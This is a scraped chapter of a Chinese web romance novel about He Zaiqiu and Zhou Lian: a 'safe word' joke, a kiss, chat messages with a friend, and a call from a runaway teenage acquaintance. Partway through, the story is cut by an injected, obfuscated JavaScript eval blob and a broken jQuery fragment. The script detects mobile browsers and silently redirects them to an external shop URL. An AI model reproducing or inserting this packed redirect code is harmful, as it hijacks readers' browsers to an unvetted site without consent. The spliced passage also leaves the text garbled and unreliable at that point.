文趣网 > 都市小说 > 多数幻觉 > 36. 第 36 章
    何载秋一时被周敛问住了,没意识到不对,还热心肠地给他解释:“安全词就是如果碰上你不想做的事情,你就说安全词,我就知道你的意思了,不会再强迫你。”

    周敛似懂非懂地点点头:“原来安全词是这个意思。”

    何载秋把主动权交给他:“你想一个?”

    周敛:“姐姐。”

    何载秋应下:“怎么了?”

    “不是在叫你。”周敛拿过她手上的蓝莓糖葫芦,“安全词是姐姐。”

    “哦哦。”何载秋盯着他手上的糖葫芦,“可以,以后要是在床上也可以……”

    等等……

    为什么她会说在床上?

    就好像安全词就应该和床上联系在一起,她顺口就说出来了,一点儿违和感都没有。

    安全词,窒息,强制,中止。

    冷静下来后,何载秋的脑子被这几个词语占据,她终于回忆起这几个字的搭配场景和小说名称前大写的H。

    何载秋恍然大悟。

    何载秋呆若木鸡。

    何载秋觉得自己全身上下的血液都凝结到了脸颊,火辣辣的和被铁板烤了一样疼。

    何载秋机械地转身,想装作若无其事地逃跑。周敛从她将视线从手上的糖葫芦移开就发现了不对劲,再看到她脸上的红晕,猜出她大概回了神。

    他抓住她的手。

    “干什么去?”

    “我……我回去睡觉。”何载秋支支吾吾,打了一个夸张至极的哈欠,“哎呀,不知道为什么突然特别困,可能是晕碳了吧哈哈。”“十二点了。”周敛自顾自坐下,一手拽着她,一手拿起蓝莓糖葫芦吃了一半,剩下的半串塞她手上,“今晚可以在书房休息,你的床我没动。”

    何载秋接过糖葫芦。

    蓝莓小小一颗,三颗连在一起也不过小拇指长度。何载秋舍不得一口吃完,用牙齿叼着一颗颗品鉴。

    不回答,吃完了再偷偷遛走。

    周敛直勾勾看着她,默默拉着她往前,直至他的膝盖碰到她的小腿。

    “不想和我睡吗?”

    何载秋脑子里的颜色废料本来就没有清干净,听到此话,周敛手拿皮鞭半跪在地的形象Duang地浮现眼前,赶都赶不走。

    脸比手上的糖衣还要红十分。

    黏糊的糖块糊住了嗓子,引得何载秋大声咳嗽起来。嘴里还咬着糖葫芦,串糖葫芦的竹签一个用力往口腔右侧扎去,血珠顿时往外冒

    何载秋丢掉竹签前还不忘把最后一个蓝莓咬下来,再捂着嘴喊痛。

    “张嘴。”

    周敛抬起她的下巴看她的出血点,伤口不深。

    “别动。”

    周敛松开她,从茶几的抽屉里拿出一个小医药箱,取了棉签按在出血的位置。痛感过去,何载秋觉得这种小伤口根本不需要止血。血流到嘴里也被她吞下去了,自产自销。

    周敛给她按了半分钟,何载秋待不住了。嘴巴要一直张着,口水都要流到周敛手上。

    “好了好了,没流血了。”何载秋扭着头不让他碰。

    “我看看。”

    周敛拿出棉签,另一只手依旧捏着她的下巴。

    何载秋又说了一遍:“真的没流血了。”

    口腔里的异物消失,何载秋的舌头兴奋地凑到伤口处舔舐,像条狡猾的小蛇在周敛面前炫耀自己的灵动。

    周敛的手不自觉用力。

    何载秋浑然不知他胶着在自己身上的眼神,脑子里想的是刚才最后两颗蓝莓吃得不爽快,都是铁锈味儿,等会儿要再吃一串补偿。

    她问周敛:“你还想再吃一串蓝莓糖葫芦不?”

    周敛故弄玄虚:“我现在想吃点别的。”

    何载秋眨眨眼,原地立正,嘿嘿笑:“草莓糖葫芦我也不是不能接受。特别好的周敛,我让你吃大草莓,我吃小草莓。”

    周敛轻笑,左手划过她的脸颊,钻进她被毛绒帽子包裹的头发里。指尖点在她的耳朵尖,弹琴似的轻轻波动。

    何载秋仿佛被通电似的,前胸后背顿时泛起阵阵痒意。

    “四舍五入,也算是草莓。”

    周敛弯腰,额头抵着她的帽檐。

    他的声音向来好听,既有青少年的清脆,又有成年人的沉稳。此刻两人近到不能再近,他的声音宛如海上勾人性命的美人鱼,令人无心也情不自禁沉沦。

    “可以请你亲我吗,小何?”

    -李不凡对于何载秋昨晚没和她一起睡的事情耿耿于怀到坐上飞机,整个上午都在短信轰炸何载秋。【凡凡不烦才怪:我现在怀疑你每晚都悄悄溜过去陪他】

    【凡凡不烦才怪:你都不知道我早上醒来发现自己独守空床有多么伤心】

    【凡凡不烦才怪:[宝宝心里苦但是宝宝不说][撇嘴]】

    【凡凡不烦才怪:有些人惯会使些狐媚手段呵呵呵呵呵呵呵】

    【凡凡不烦才怪:美人心计都用上了呵呵呵呵呵呵】

    何载秋赶紧解释。

    【H:我昨天打算过去拿画纸和颜料,太晚了怕吵醒你就没回去了,不是因为他】

    好吧,也有一小点点原因因为他。

    亲完了何载秋嘴巴有点肿,不好意思让李不凡看到。

    【凡凡不烦才怪:这是他说的话吧】

    【H:你咋知道?】

    【凡凡不烦才怪:大学那年发地震都没把我吵醒,我要是入睡了,雷公电母在我耳边吵架我都不抬眼皮】

    【H:好像是的】

    【H:冰糖葫芦你吃了不,下次再来再让他做】【凡凡不烦才怪:一般般吧,还算能入口】

    【凡凡不烦才怪:问你个问题】

    【H:你问】

    【凡凡不烦才怪:我和他同时掉进水里,你先救谁?】

    【H:打110,120,119】

    【凡凡不烦才怪:……】

    【凡凡不烦才怪:我和他同时上救护车担架,你跟谁的救护车?】

    何载秋想了想,手指微动打出回复。

    【H:借两颗二舅妈的膨胀螺丝和方管,在你们救护车中间做一个折叠床,我也躺上去】

    【H:又通风又不晕车,好极了】

    【凡凡不烦才怪:满分答案】

    -

    自从周敛把自己的电话号码告诉陈川,他每天都要打电话,周敛第一次接了,听他说了满箩筐的废话,再没接过第二次,任由电话铃声没完没了地响。

    这天何载秋正上着班,突然接到物业打来的电话,说有人投诉她家噪音过大,吵到楼上准备艺考的中学生了。

    人家练琴练了一个多月,两天就被何载秋家的广场舞音乐给带跑偏了。

    物业话说得委婉:“何女士,家里有跳广场舞的老人可以理解,能不能和老人沟通沟通,走两步去公园练,或者把音响的声音调小点,我们已经收到好几户业主投诉了,说你们家从早吵到晚。”

    何载秋想一定是物业搞错了,她家没有老人。但是电话里说不清楚,只能先答应,等回去再看。

    今天下班得早,路过花店,看到门口摆的水仙白嫩得紧,何载秋买了两盆,抱着走回家。

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17540119|202734||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    还没走到家门口,远远听到一阵高亢而又毫无音质可言的月亮之上,和并不算美妙的钢琴声。

    琴声是楼上的,歌声是楼下的。树下推着婴儿车散步的爷爷奶奶对着她家窗户指指点点。

    “谁家啊这是,天天就放这首歌,也不知道换一首。”

    “可不嘛,我家三岁的小孙孙背了一个星期的锄禾日当午,汗滴禾下土,今早突然就变成了仰望日当午,月亮禾下土。”

    “那家住着谁呀,大把年纪了没点素质。”

    “谁知道呢,也没见人出来过。”

    何载秋低头快步离开指认现场。

    回到家里,何载秋把水仙放在玄关鞋柜,一边换鞋一边大声叫周敛。

    “你的手机响了好久了,你不接嘛?”

    回答她的只有抽油烟机轰隆隆的声响。手机在餐桌嗡嗡震动,何载秋扫了眼屏幕。

    光秃秃的号码,没有写联系人名字。

    她拿着手机拉开厨房紧闭的玻璃门,凑到周敛身边大喊。

    “有人给你打电话了!”

    周敛在做拔丝地瓜,正是火候要紧的关键时候。他知道是谁打来的电话,对何载秋说:“你替我接,我没空。”

    “好。”

    桌上摆着一盘已经做好的红烧肉,何载秋拿了一块扔进嘴里,按了接听键。

    “喂。”

    “你真是好狠的心不接我的电话,你还把我当好哥们儿吗?!周敛!说话!”

    陈川看到电话接了劈头盖脸就是一顿,没仔细听电话那头清晰的女音。

    “是……是吗?”何载秋被问蒙了。

    何载秋声音很小,陈川以为周敛又在敷衍他。

    “怎么了?”陈川在电话那头冷哼,“连你小爷我都认不出来了,别在这儿给我装,快点告诉我你在哪儿,我离家出走去找你去,你放心,现在你是家里的叛逆一号,我是叛逆二号!小爷不给你添麻烦!”

    “不好意思,我不是周敛。”何载秋说,“请问你是?”

    电话那头静了三秒,然后是一声石破天惊的怒吼。

    “我去,你是嫂子是不是?”陈川掐着嗓子大声诉苦,“嫂子,我是周敛异父异母的亲弟弟啊嫂子,嫂子你们现在在哪儿嫂子?我给你们拜年去嫂子!嫂子我放寒假了我真的没地方去,我都要抑郁了嫂子!”

    何载秋只感觉有一万只鹦鹉趴在她耳边大叫。

    陈川声音尖细稚嫩,介于小学生和初中生中间最难听的临界点,又总是一口一个小爷挂在嘴边。

    听得越久,对于他年龄和学历的猜测越往下降。

    何载秋问:“你多大了呀,成年了吗?一个人离家出走不安全哦。”

    陈川差点在电话那头落下泪。多少年没人关心他的安全了,都是拳头砸上来再说。

    陈川扭扭捏捏地回:“我十八了嫂子,我这个年纪离家出走很安全,不用你们接送,我可以自己开车来。”何载秋:“……”

    就不应该离家出走啊喂。

    “嫂子,你们地址是哪里?我现在就买飞机票,你有什么爱吃的不,我给你们带。”

    何载秋劝他:“今天太赶了,你缓两天也可以。”“不用。”陈川恨不得立马长翅膀,“明天我爸妈回来了我就走不了了,就得现在。嫂子,你把地址发我,我争取我们今晚就团圆!”

    好燃,但是不知道在燃什么。

    何载秋把地址发过去不到十分钟,收到了陈川发来的机票截图。

    【嫂子,我十点的飞机,你让我周哥千万别费心做饭,我一点也不饿,^-^】